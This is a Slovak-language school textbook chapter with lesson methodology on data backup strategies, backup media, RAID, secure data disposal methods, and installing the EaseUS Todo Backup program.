16 BEZPEČNOSŤ ÚDAJOV A POUŽÍVATEĽA - ZÁLOHOVANIE, OBNOVA A LIKVIDÁCIA ÚDAJOV

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 1 vyučovací hodina (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia navrhovanej metodiky VH sú uvedené v Úvode k metodikám. Materiálne prostriedky (MPV) odporúčané pre prácu v tomto tematickom celku sú konkretizované nižšie.

Materiálne prostriedky výučby (okrem MPV z Úvodu k metodikám):

Okrem štandardných MPV, ktoré sú uvedené v Úvode k metodikám, je v navrhovanej metodike využívané

- externé pamäťové zariadenie pre vykonanie zálohy informácií z počítača
 - učiteľ – pre demonštráciu,
 - žiaci – pre praktické vyskúšanie si vytvoriť zálohu.

Finančná gramotnosť

V rámci finančnej gramotnosti je priestor na stanovenie problému finančnej efektívnosti vhodného typu zálohovania, vrátane výberu primeraného typu média. Rovnako je vhodné zamyslieť sa nad ekonomickými dôsledkami straty rôznych druhov informácií v počítači.

Žiakom rozvíjané spôsobilosti

Vzhľadom na charakter tematiky dochádza k rozvoju spôsobilosti inštalovať program pomocou štandardného sprievodcu inštaláciou, aj keď táto spôsobilosť nevyplýva priamo z témy Informačná bezpečnosť.

16.1 Záloha, likvidácia a obnova údajov (študijný text)

16.1.1 Záloha a zálohovanie

Dôležitou súčasťou informačnej bezpečnosti je obnovenie údajov po rôznych neočakávaných situáciách, najmä po haváriách. K haváriám dochádza najmä z dôvodu, že hardvérové zariadenia a pamäťové médiá (disky, USB flash pamäti a pod.), majú obmedzenú životnosť a môžu zlyhať [1]. Na ochranu údajov a predídeniu ich strate používame zálohy. **Zálohou** sa myslí *kópia údajov zo zariadenia, ktorá sa uchováva oddelene od tohto zariadenia* [2]. Súčasne možno **zálohovanie** definovať ako *kópiu údajov použitých v prípade straty alebo poškodenia originálnych údajov* [3]. Z tohto nám vyplýva, že účelom zálohy je predísť strate údajov, a záloha musí byť umiestnená mimo zariadenia, kde sa nachádzajú pôvodné údaje.

Proces, pri ktorom dochádza k vytvoreniu zálohy, nazývame **zálohovanie**. Zálohovanie má dokonca vlastný svetový deň, ktorý je stanovený na 31.3. „*Prehlasujem, že 31. marca zálohujem svoje dôležité dokumenty a cenné spomienky*“ [4]. Takto znie prísaha ľudí, ktorí sa zaviazali posledný deň v marci využiť na zálohovanie svojich údajov.

Súčasne je dôležité si uvedomiť, že zálohovanie je len časť celého procesu ochrany údajov. Vytvorenie zálohy je prvým krokom. Veľmi dôležitá je následná starostlivosť o zálohy, a tiež samotná obnova údajov. **Obnova údajov** je opačný proces (činnosť) k zálohovaniu, kedy sa zo zálohy získavajú všetky údaje, alebo len ich určitá časť. Možnosť obnovenia údajov zo zálohy je tá činnosť, ktorá zabezpečí, že údaje máme chránené v prípade ich poškodenia (napr. na disku v počítači).

Zálohovanie je v súčasnej dobe bežnou súčasťou fungovania spoločností. Používanie zálohovania je aj dôsledkom právnej úpravy, ktorá implicitne zálohovanie vyžaduje. Ide napríklad o zákon č. 395/2002 Z. z. o archívoch a registratúrach a o doplnení niektorých zákonov alebo zákon č. 18/2018 Z. z. o ochrane osobných údajov. Z hľadiska zálohovania a obnovy údajov je potrebné vziať do úvahy niekoľko faktorov [5,6]:

- **frekvenciu záloh** – frekvencia zálohovania bude závisieť od množstva zmenených údajov. Inú frekvenciu záloh je potrebné robiť pre údaje, ktoré sa menia raz za určitú dobu, a iné v prípade dokumentov, ktoré sa denne upravujú. Napríklad účtovník, ktorý vedie účtovníctvo pre spoločnosť, by si mal vytvárať zálohy podľa toho, za aký čas vie doplniť stratené údaje. Ak by si napríklad robil len denné zálohy (raz za 24 hodín), tak v prípade obnovy údajov bude musieť tento účtovník doplniť údaje za čas od poslednej zálohy.
- **veľkosť zálohy** – závisí od toho, čo chceme zálohovať. Niektoré zálohy môžu obsahovať len kritické údaje, iné zas všetky údaje, ktoré máme. V niektorých prípadoch je jednoduchšie zálohovať údaje vrátane programového vybavenia a operačného systému.
- **typ zálohy** – závisí najmä od veľkosti priestoru, ktorý máme k dispozícii a spôsobu obnovy týchto údajov. Bližšie sa typom záloh venujeme v ďalšej časti tejto kapitoly.

- **zodpovednosť za zálohovanie** – ak ide o súkromné údaje, vlastník údajov zodpovedá za vytvorenie zálohy. V prípade spoločností je nutné stanoviť, kto je zodpovedný za vytvorenie zálohy, resp. jej obnovenie.
- **miesto uloženia zálohy** – miest, kde sa ukladajú zálohy je niekoľko. Každé má svoje výhody, resp. nevýhody. Bližšie sa tomuto venujeme v ďalšej časti tejto kapitoly.
- **dobu uchovávanía zálohy** – závisí od charakteru údajov a určenia vlastníka. Inú dobu uchovávanía údajov budú mať napríklad záznamy prístupu na webový server (napr. 3 - 6 mesiacov), a inú dobu budú mať osobné fotografie z rodinných akcií.
- **počet záloh** – väčší počet záloh znižuje pravdepodobnosť, že po havárii nebude možné obnoviť pôvodné údaje. Závisí tiež od toho, či vlastník údajov má záujem mať aj zálohu rôznych verzií údajov (dokumentov), v prípade ľudskej chyby. Počet záloh má ale vplyv na potrebný úložný priestor.

16.1.2 Zásady zálohovania

Tak, ako aj pri iných činnostiach v informačnej bezpečnosti, aj pri zálohovaní je dobré dodržiavať niekoľko zásad, ktoré eliminujú možnosť chyby, nesprávneho vytvorenia zálohy a následnej straty údajov. Pre výber nižšie uvedených zásad sme vychádzali z [7,8,9].

Postup pre zálohovanie si určuje vlastník údajov. Tento postup je závislý od typu údajov, a každý vlastník môže mať niekoľko rozdielnych postupov. Postup zálohovania môže byť závislý napríklad od frekvencie zmien v údajoch. Napríklad pri dokumentoch záleží na ich dôležitosti a čase, ktorý je potrebný na ich obnovu.

Dôležitým aspektom je aj **kontrola vytvorenej zálohy**. Kontroluje sa najmä **integrita** údajov, teda či pri zálohovaní nedošlo k narušeniu celistvosti údajov. Väčšina súčasných programov takúto vlastnosť podporuje.

Pri vytvorení zálohy je dôležité viesť **evidenciu záloh**, ktorá by mala obsahovať najmä popis obsahu zálohy a dátum vytvorenia zálohy. Mnohokrát sa stáva, že síce organizácia má vytvorené zálohy, ale v prípade obnovy údajov zistí, že potrebné súbory nevie v tom množstve súborov nájsť, resp. nevie nájsť konkrétnu verziu daného súboru.

Umiestnenie zálohy predstavuje ďalšiu zásadu pri zálohovaní. Zálohovať by sa malo na iné fyzické miesto, ako sú pôvodné (zdrojové) údaje. Napríklad v prípade umiestnenia zálohy v tom istom priestore ako je zariadenie, kde sú pôvodné údaje, môže dôjsť k požiaru, ktorý poškodí pôvodné údaje, ako aj zálohu.

Okrem už spomínanej integrity údajov, je nutné zabezpečiť aj ich **dôvernosť**. K zálohám by sa nemali dostať neoprávnené osoby. Pre zálohu platia tie isté bezpečnostné pravidlá ako pre zdrojové údaje, z ktorých sa táto záloha robí. Prinajmenšom je potrebné zabezpečiť fyzický prístup k médiu, na ktorom je záloha umiestnená (napr. externý disk umiestnený v trezore). Ak je to možné, a médium, na ktorom sa vytvára záloha, umožňuje šifrovanie, je vhodné túto možnosť využiť. V prípade zálohovania na diaľku, cez počítačovú sieť, je vhodné posielať už zašifrované údaje alebo zabezpečiť komunikačný kanál (napr. pomocou VPN – virtuálnej privátnej siete).

Pri zálohovaní je tiež dôležité sa rozhodnúť, aký **spôsob zálohovania** sa použije. V niektorých prípadoch postačí manuálne zálohovanie. Vo väčšine prípadov sa ale používa automatické zálohovanie, ktoré eliminuje ľudské zlyhanie (nesprávny postup pri zálohovaní, zabudnutie na termín zálohy a pod.).


Dôležitou zásadou v prípade vytvorenia zálohy je **pravidelné testovanie zálohových údajov**. Mnohokrát sa stáva, že celý proces zálohovania sa skončí vytvorením a uložením zálohy. Zabúda sa pritom na pravidelné testovanie vytvorenej zálohy. Príkladom dôležitosti pravidelnej kontroly je služba [Github](#)[10]. Začiatkom roka 2017, ľudskou chybou v rámci riešenia problému so spamom, došlo k zmazaniu takmer 300 GB údajov (nezmazaných ostalo cca 4,5 GB údajov). Zmazali sa najmä systémové záznamy (logy), ktoré sú pre poskytovanie danej služby tiež dôležité. Pri obnove údajov sa zistilo, že napriek tomu, že používajú 5 rôznych spôsobov zálohovania (zálohovanie údajov, zálohovanie samotnej databázy, zálohovanie do cloudu atď.), ani jeden z týchto spôsobov zálohovania nefungoval [11].

Zaujímavou a z pohľadu informačnej bezpečnosti dôležitou otázkou je **šifrovanie** vytvorených **záloh**. Zálohy sú v určitom ohľade ešte citlivejšie na zabezpečenie dôvernosti. Obsahujú údaje, ktoré sú v rámci systému chránené rôznymi bezpečnostnými mechanizmami (prístupové heslo do operačného systému, oprávnenia k súborom a adresárom a pod.). Tieto údaje sú v rámci zálohy prakticky závislé na bezpečnosti zálohovacieho média. Vo väčšine prípadov média pre zálohovanie nie je možné dostatočne zabezpečiť (napr. uloženie zálohy na USB flash), resp. zabezpečenie nevieme ovplyvniť (napr. uloženie zálohy do cloudu). Z týchto dôvodov je vhodné zvážiť možnosť šifrovania jednotlivých záloh.

16.1.3 Spôsoby zálohovania

Množstvo údajov, ktoré je potrebné zálohovať, a čas, ktorý je potrebný na vytvorenie zálohy, ovplyvňuje spôsob zálohovania. Ten je závislý najmä od samotných údajov a ich účelu. Rozoznávame nasledujúce spôsoby zálohovania [5] (Obrázok 16.1):

- *úplné zálohovanie (full backup),*
- *rozdielové zálohovanie (differential backup) a*
- *prírastkové zálohovanie (incremental backup).*



Najjednoduchší spôsob zálohovania predstavuje **úplné zálohovanie**. Pri tomto spôsobe zálohovania sa všetky súbory skopírujú na pamäťové médiá. Obnova údajov z úplnej zálohy je podobne jednoduchá. Je potrebné skopírovať všetky súbory späť na zariadenie (napr. počítač). Tento proces môže trvať značné množstvo času. Počítač v domácnosti, resp. v spoločnosti, môže obsahovať desiatky, resp. stovky GB údajov. Kopírovanie tohto množstva údajov zaberie čas.

Iným spôsobom zálohovania je **rozdielové zálohovanie**. Pri tomto spôsobe sa zálohujú iba súbory, ktoré sa zmenili od dokončenia poslednej úplnej zálohy. To znamená, že je potrebné vykonávať aj úplné zálohovanie. Frekvencia úplného zálohovania a vytváranie dočasnej rozdielovej zálohy závisí od organizácie, a musí byť súčasťou stratégie zálohovania. Obnovenie z rozdielovej zálohy vyžaduje dva kroky - najprv treba načítať poslednú úplnú zálohu a potom je možné vykonať poslednú rozdielovú zálohu súborov, ktoré boli zmenené od vykonania úplnej zálohy. Podobne ako pri úplnej zálohe, nie je to náročný proces, ale trvá určitý čas. Množstvo času na dosiahnutie periodickej rozdielovej zálohy je však oveľa nižšie ako pri úplnom zálohovaní. Toto predstavuje výhodu tejto metódy. Je zrejmé, že ak uplynie veľa času medzi rozdielovými zálohami, alebo ak sa väčšina súborov vo vašom prostredí často mení, potom sa rozdielová záloha veľmi nelíši od úplnej zálohy. Malo by byť tiež zrejmé, že na dosiahnutie rozdielovej zálohy musí mať systém metódu na určenie, ktoré súbory boli zmenené od určitého daného časového bodu.

Ďalším spôsobom zálohovania je **prírastkové zálohovanie**, ktoré je veľmi podobné rozdielovému zálohovaniu. Oba spôsoby zálohovania (prírastkové aj rozdielové), začínajú plnou zálohou. Prírastková záloha obsahuje iba údaje, ktoré sa zmenili od predchádzajúcej zálohy, vrátane posledného prírastku. Rozdielová záloha obsahuje všetky údaje, ktoré sa zmenili od poslednej úplnej zálohy.

Výhodou rozdielového zálohovania je kratšia doba obnovenia. Naopak, výhodou prírastkového zálohovania je kratšia doba zálohovania (zálohujú sa len zmeny). Ak chcete

obnoviť rozdielovú zálohu, obnovíte úplnú zálohu a poslednú rozdielovú zálohu (dve udalosti). Ak chcete obnoviť prírastkové zálohy, obnovíte úplnú zálohu, a potom všetky prírastkové zálohy.

Spôsob zálohovania	Zálohované údaje	Čas zálohovania	Čas obnovy údajov	Úložný priestor
Plné zálohovanie	Všetky údaje	Najpomalší	Rýchly	Veľký
Rozdielové (Diferenciálna)	Všetky údaje od poslednej plnej zálohy	Priemerný	Rýchly	Priemerný
Prírastkové (Inkrementálna)	Len nové / modifikované údaje	Rýchly	Priemerný	Najmenší

Tabuľka 16.1.

Porovnanie spôsobov zálohovania [12].

Porovnanie jednotlivých spôsobov zálohovania je znázornené v Tabuľka 16.1. a na Obrázku 16.1. Daný obrázok znázorňuje 4-dňový cyklus zálohovania používateľa, ktorý si zálohuje 10 GB svojich údajov. V prvý deň vykoná zálohu všetkých údajov. Druhý deň pribudne, resp. sa modifikuje 300MB údajov, v tretí deň 500 MB údajov a vo štvrtý deň 100 MB údajov. Súčet jednotlivých súm v „koláčikoch“ predstavuje celkové množstvo údajov, ktoré sa bude zálohovať v daný deň.

16.1.4 Médiá pre zálohovanie

Médium pre zálohovanie volíme v závislosti od rýchlosti zálohovania, ceny za médium a samotné zálohovanie, spoľahlivosti média a obnovenia zálohy, doby uchovávanía a kompatibility so zariadeniami. Medzi médiá, o ktorých môžeme uvažovať pri zálohovaní, zaraďujeme [13,14]:


- *USB flash pamäť,*
- *externé pevné disky,*
- *NAS systémy,*
- *cloudové úložisko* apásky.

USB flash pamäte predstavujú lacné a praktické riešenie pre zálohovanie. Výhodou USB flash pamätí sú kompaktné rozmery, nízka cena a kompatibilita s viacerými zariadeniami. Nevýhodou USB kľúčov je vysoká pravdepodobnosť ich straty alebo fyzického poškodenia.

Externé pevné disky sú v podstate rovnaké pevné disky, ktoré používame v zariadení, len s tým rozdielom, že nie sú sústavne pripojené v rámci zariadenia. Základnou zásadou pri externých pevných diskoch je, že ak ich využívame na zálohovanie, nemali by byť používané na štandardné použitie. Výhodou externých pevných diskov je ich relatívne nízka cena, vzhľadom na ich kapacitu a možnosť rýchlej zálohy aj veľkých súborov. Na druhej strane, ich nevýhodou je náchylnosť na fyzické poškodenie a nutnosť manuálneho pripájania k zariadeniu pred vytvorením zálohy, resp. pri jej obnove. V súčasnej dobe už existujú varianty externých pevných diskov, ktoré znižujú pravdepodobnosť fyzického poškodenia.

Ďalším médiom, ktoré sa používa na zálohovanie údajov, je **NAS** (network attached storage, sieťové dátové úložisko). V súčasnej dobe veľa spoločností využíva práve tento typ média pre zálohu svojich súborov. Základné verzie týchto systémov sú cenovo dostupné aj pre použitie v domácnostiach. Ich najväčšou výhodou je, že sú zapojené v počítačovej sieti ako zariadenie, ku ktorému je možné kedykoľvek pristúpiť a vykonať zálohu, resp. obnovu údajov. V tomto prípade odpadá nutnosť manuálneho pripojenia média, ako to bolo v predchádzajúcich prípadoch. Keďže toto médium je neustále dostupné, je možné nastaviť automatické zálohovanie. Nevýhodou tohto systému je komplikovanejšia správa týchto zariadení. Neustály výskyt nových hrozieb ovplyvňuje aj tieto zariadenia. Aby tieto zariadenia boli bezpečné, je nutné ich aktualizovať, čo si vyžaduje skúsenejšieho používateľa, resp. administrátora. Výhodou NAS systémov je aj možnosť v rámci nich použiť viac diskov ako len jeden. To umožňuje viacero možných nastavení pri použití NAS systému, najmä však **RAID** (redundant array of independent disks) [5]. Ten predstavuje redundantné pole nezávislých diskov. RAID si vyžaduje použitie minimálne dvoch diskov. Tie je možné zapojiť tak, že ich kapacita sa sčíta, hovoríme o **RAID 0**. Iný spôsob spočíva v tom, že na každý z diskov budú nahraté rovnaké údaje. V tomto prípade hovoríme o **RAID 1**, resp. o zrkadlení (mirroring). V prípade, že sa v RAID 1 poškodí 1 z diskov, ostáva funkčný druhý disk, na ktorom sú všetky zálohované údaje. Nevýhodou RAID 1 je veľká strata diskového priestoru, keďže sa použije len jeho polovica. Kompromisom medzi diskovou kapacitou a bezpečnosťou je použitie iných typov RAID-ov. Používanie rôznych typov RAID-ov nás neochráni pred stratou údajov v dôsledku krádeže nášho zariadenia, resp. jeho fyzického poškodenia (napr. dôsledkom požiaru). **Cloudové úložisko** predstavuje pomerne nový typ média, ktoré sa používa pre zálohovanie údajov. Príkladmi cloudových úložísk sú OneDrive, Dropbox, Google Drive. Výhodou tohto riešenia je dostupnosť odkiaľkoľvek zo sveta. V prípade cloudového úložiska nehrozí strata údajov v dôsledku fyzického poškodenia. Množstvo cloudových úložísk je bezplatných pre menší diskový priestor, s možnosťou priplatenia si za väčší diskový priestor, resp. prídavné funkcie (napr. online editácia dokumentov). Výhodou je jednoduchá synchronizácia údajov a integrácia s rôznymi službami. Nevýhodou tohto riešenia je zdanlivé bezpečie. V cloudovom úložisku sa neodporúča vytvárať zálohu citlivých údajov bez dodatočného zabezpečenia (napr. šifrovania). Navyše sa rôzne cloudové úložiska môžu nachádzať v rôznych krajinách s rozdielnou právnou úpravou. Ďalšou nevýhodou je pomerne nízka prístupová rýchlosť cloudového úložiska.

Posledným médiom, o ktorom je možné v rámci zálohovania uvažovať, sú magnetické pásky. Tie sa zvyčajne používajú na dlhodobé ukladanie archívnych údajov v rôznych dátových úložiskách, pri ktorých je potrebné po dlhú dobu a čo najspoľahlivejšie ukladať veľké množstvo údajov. Magnetické pásky majú všeobecne priaznivú cenu a dlhú archivačnú stabilitu. Ukážku páskovej mechaniky s magnetickými páskami je možné vidieť na Obrázku 16.2.



Obrázok 16.2.
Ukážka páskovej mechaniky s páskami [15].

16.1.5 Likvidácia údajov

V súčasnej dobe je **likvidácia údajov** považovaná za neoddeliteľnú súčasť bezpečnostných politík organizácií. Je to tak najmä z dôvodu, že väčšina právnych poriadkov krajín po celom svete vyžaduje od spoločností, ktoré spracúvajú osobné údaje, aby ich po ukončení spracovania bezpečne zničili. Údaje môžeme mať uchované v dvoch podobách (podľa nosiča údajov), a to v listinnej a v digitálnej. Pri likvidácii údajov v listinnej podobe (napr. pri vytlačených dokumentoch), používame **skartovacie zariadenie** (Obrázok 16.3).



Obrázok 16.3.
Ukážka skartovacieho zariadenia [16].

Na druhej strane, údaje v digitálnej podobe vyžadujú určité pamäťové médium. **Likvidácia údajov na pamäťových médiách** znamená, že údaje (vrátane zvyškov údajov) sú

nečitateľné, a nie je ich možné obnoviť z pamäťových médií. K pochopeniu likvidácie údajov na pamäťových médiách je nutné spomenúť rozdiely medzi dvoma najčastejšie používanými diskami [17]:

- **Hard disk drive (HDD)** - ide o tradičnú (mechanickú) jednotku disku. Používa kovovú platňu (alebo platne), zo skla alebo hliníka, pokrytú magnetickým materiálom na ukladanie údajov a mechanicky sa pohybujúcu sa čítaciu hlavu.
- **Solid State Drive (SSD)** – ide o pokročilejšiu verziu disku. Neobsahuje žiadne pohyblivé časti a ukladá údaje na malé jednotky mikročipov (podobne ako USB flash disk) [1]. SSD je rýchlejší ako pevný disk, ale na opačnej strane aj drahší.

Obnovenie zmazaných údajov z pevného disku je relatívne jednoduché, a dá sa vykonať pomocou bezplatných nástrojov (napr. Recuva [18]). Keď v operačnom systéme Windows zmažeme súbor na pevnom disku, operačný systém označí tie miesta na pevnom disku, na ktorých sa jednotlivé časti súboru nachádzali, ako voľné. Inými slovami, iba odstráni ukazovatele na všetky časti súboru. Táto operácia pomáha zrýchliť proces odstraňovania, čím šetrí drahocenný čas. Napríklad vymazanie 1GB súboru vyžaduje rovnaký čas ako zápis 1 GB údajov na pevný disk. Odstránením iba ukazovateľov na časti odstráneného súboru sa jeho miesto na pevnom disku uvoľní, ale údaje zostanú na pevnom disku. Odstránené budú, až kým operačný systém Windows nepotrebuje na toto miesto nahráť nové údaje.

Na opačnej strane, **obnova zmazaných údajov z SSD** je náročnejšia ako pri HDD. V mnohých prípadoch ani nie je možná. Napríklad SSD používa pri spracovávaní zmazaných súborov iný mechanizmus. Všetky moderné jednotky SSD využívajú príkaz TRIM, ak je povolený. Tento príkaz okamžite odstráni zmazané dátové bloky súborov, čo umožní, aby iný súbor využil tento priestor. To urýchľuje proces písania pri ďalšom zapájaní operačného systému do jednotky. Existuje mnoho prístupov k implementácii nástroja TRIM na zariadeniach SSD, v závislosti od používaného operačného systému. Niektoré operačné systémy vykonajú TRIM okamžite po každom odstránení súboru, zatiaľ čo iné vykonajú TRIM v pravidelných intervaloch.

K tomu, aby sme bezpečne zničili údaje na diskoch, sa používajú 3 metódy [17]:

- *fyzické zničenie disku,*
- *demagnetizácia disku a*
- *logické zničenie údajov na disku (dezinfekcia).*

Prvou metódou využívanou pri likvidácii údajov je **fyzické zničenie disku (Physical destruction)**. Pri tejto metóde sú fyzicky zničené digitálne pamäťové médiá (napríklad pevné disky, pamäťové karty, magnetické pásky, disky CD, disky DVD a disky Blu-ray a kreditné karty). Túto metódu využívajú spravodajské agentúry (napr. CIA) alebo spoločnosti pracujúce s vysoko citlivými údajmi, alebo utajovanými skutočnosťami. Príkladom zariadení, ktoré možno použiť na zničenie týchto zariadení, je *drvič pevného disku (hard drive shredder)* alebo *ničiteľ pevného disku (hard drive destroyer)*. Ukážky ničiteľov diskov sú zobrazené na Obrázku č. 16.4.

Druhou používanou metódou je **demagnetizácia (degaussing)**. Pri tejto metóde sa vystaví pevný disk (HDD) alebo akékoľvek magnetické pamäťové zariadenie silnému

magnetickému poľu. Toto pole následne zničí uložené údaje. Táto metóda nie je účinná voči SSD alebo USB flash diskom, keďže údaje v takýchto zariadeniach nie sú uložené na magnetickom náterovom materiáli. Disky, ktoré sú vystavené demagnetizácii, sa nemôžu opätovne použiť na ukladanie údajov.



Obrázok 16.4.
Ukážka ničiteľov pevných diskov [20,21].

Poslednú metódu predstavuje **logické zničenie údajov (dezinfekcia)**. Ide o najbežnejšie používanú metódu, ktorú využíva množstvo jednotlivcov a spoločností. Funguje pomocou špecializovaného softvéru na prekrytie starých údajov a zvyškov údajov zapísaním náhodných znakov. Pri tejto metóde nie je zaručené 100% odstránenie všetkých údajov na disku. Ďalšou nevýhodou je, že prekrytie údajov trvá určitý čas. Hlavnou výhodou tejto metódy je to, že je finančne dostupná a súčasne je médium možné použiť na opätovné ukladanie údajov (predchádzajúce metódy to neumožňujú). Príkladmi takého softvéru sú:

- *DBAN* [22],
- *Eraser* [23].

16.2 Praktické ukážky


V rámci tejto časti sa zameriame na praktické ukážky vytvorenia jednotlivých typov záloh, šifrovania zálohy, obnovenie zálohy a zmenu konfigurácie už existujúceho zálohovania.

16.1.6 Použitie programu *EaseUS Todo Backup*

Pre ukážku vyššie spomenutých činností sme si zvolili nástroj *EaseUS Todo Backup* [24]. Tento nástroj dokáže zálohovať a obnoviť zálohu pre celý disk, jednotlivé adresáre alebo konkrétne súbory. Pracujeme so všetkými vyššie spomenutými spôsobmi zálohovania.


Inštalácia programu *EaseUS Todo Backup*

Program je možné stiahnuť z webového sídla spoločnosti EaseUS [24] (Obrázok 16.5). Pre stiahnutie bude potrebné zadať e-mailovú adresu. Následne je potrebné stiahnuť voľnú (free) verziu.



Obrázok 16.5.
Webové sídlo programu EaseUS Todo Backup.

Po stiahnutí súboru je potrebné spustiť inštalačný súbor (tb_free.exe). Pri inštalácii je možné v každom okne kliknúť na tlačidlo ďalej („*Next*“), len pri okne, kde vám bude ponúkaný antivírus McAfee je potrebné si dať pozor, aby sa kliklo na „*Decline*“ a nie na „Accept“. Na bežné použitie postačuje voľná (free) verzia. Z tohto dôvodu je možné výzvu na aktiváciu Home verzie ignorovať a kliknúť na tlačidlo neskôr („*Later*“) (Obrázok 16.6).

